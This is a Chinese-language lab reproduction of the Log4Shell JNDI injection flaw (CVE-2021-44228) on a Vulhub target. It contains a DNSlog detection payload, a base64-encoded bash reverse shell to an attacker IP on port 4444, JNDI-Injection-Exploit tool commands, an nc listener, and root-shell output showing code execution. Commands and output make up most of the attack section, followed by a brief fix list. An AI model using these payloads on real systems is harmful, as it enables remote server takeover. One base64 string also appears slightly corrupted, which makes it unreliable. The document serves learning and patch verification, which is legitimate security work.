

漏洞复现-log4j2远程代码执行漏洞

0x00 前言

漏洞编号: CVE-2021-44228

产生原因:


log4j2中存在 JNDI注入漏洞, 当程序记录用户输入的数据时, 即可触发该漏洞。成功利用该漏洞可在目标服务器上执行任意代码。

受影响版本:

2.0 <= Apache Log4j <= 2.15.0-rc1

0x01 环境搭建

使用Vulhub环境搭建靶场



准备工具 JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar:


<https://github.com/welk1n/JNDI-Injection-Exploit/releases/tag/v1.0>

0x02 漏洞复现

1、测试漏洞是否存在

payload: \${jndi:ldap://\${sys:java.version}.edbei9.dnslog.cn}

[Get SubDomain](#)[Refresh Record](#)

DNS Query Record	IP Address	Created Time
1.8.0_102.edbei9.dnslog.cn		2023-03-06 19:24:35

2、利用JNDI注入反弹shell

```
bash -i >& /dev/tcp/192.168.12.131/4444 0>&1
# base64加密后
YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEyLjEzMS80NDQ0IDA+JjE=
```

```
java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "bash -c {echo,base64编码后的shell}|{base64,-d}|{bash,-i}" -A 攻击主机IP
```

利用工具进行注入

```
java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEyLjEzMS80NDQ0IDA+JjE=}|{base64,-d}|{bash,-i}" -A 192.168.12.131
```

将生成的相应环境的rmi、ldap参数写入payload进行访问

开启监听

```
nc -lvp 4444
```

我的环境在镜像中，所以换种方式验证是否成功

```
touch /tmp/yunkong
dG91Y2ggL3RtcC95dw5rb25n
```

```
java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "bash -c {echo,dG91Y2ggL3RtcC95dw5rb25n}|{base64,-d}|{bash,-i}" -A 192.168.12.131
```

```
root@31b83d101810:/tmp# ls
hsperfdata_root  jetty-0_0_0-8983-webapp- _solr-any-6795799657990251001  start_7886353071443720813.properties
root@31b83d101810:/tmp# ls
hsperfdata_root  jetty-0_0_0-8983-webapp- _solr-any-6795799657990251001  start_7886353071443720813.properties  yunkong
```

0x03 修复方案

- 1、限制用户输入rmi、ldap、jndi、\$等字符
- 2、将Apache Log4j升级到最新版本